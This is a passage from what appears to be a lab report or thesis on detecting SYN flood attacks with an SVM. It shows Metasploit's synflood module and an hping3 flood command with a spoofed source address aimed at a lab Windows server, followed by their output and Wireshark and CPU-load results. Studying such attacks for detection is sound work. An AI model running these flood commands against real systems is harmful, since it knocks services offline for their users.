

```
Msf> use auxiliary/dos/tcp/synflood
```

```
Msf>set RHOST 10.20.215.44
```

Msf>set RPORT 135



```
Msf>set timeout 20000
```

Msf>exploit

**Figure 3-3: Starting Metasploit**

Then the attacker has activated an SYN flood attack to the Windows Server

```

msf auxiliary(dos/tcp/synflood) > exploit
[*] SYN flooding 10.20.215.44:135...
^C[-] Auxiliary interrupted by the console user
[*] Auxiliary module execution completed

```

Figure 3-5: Attack Using Metasploit

**Figure 3-6: Attack Using Metasploit**



## Result

- The Wireshark captured SYN packets that can be analyzed by the SVM
- The windows analyze monitor showed a sudden CPU load of around 100%

## Exploiting Using Hping3

Activation of the hping3 tool on Kali Linux

```
#hping3 -S 10.20.215.44 -a 10.20.215.137 -p 22 --flood
```

The terminal window shows a root shell on a Kali Linux system. The user runs a Metasploit auxiliary module for a SYN flood attack against a target at 10.20.215.44. After exiting the module, they run hping3 to verify the attack. The output shows 477114 packets transmitted with 0% loss and a round-trip time of 0.0 ms. They then run hping3 again with a different sequence number, resulting in 733714 packets transmitted with 0% loss and a round-trip time of 0.0 ms.

```
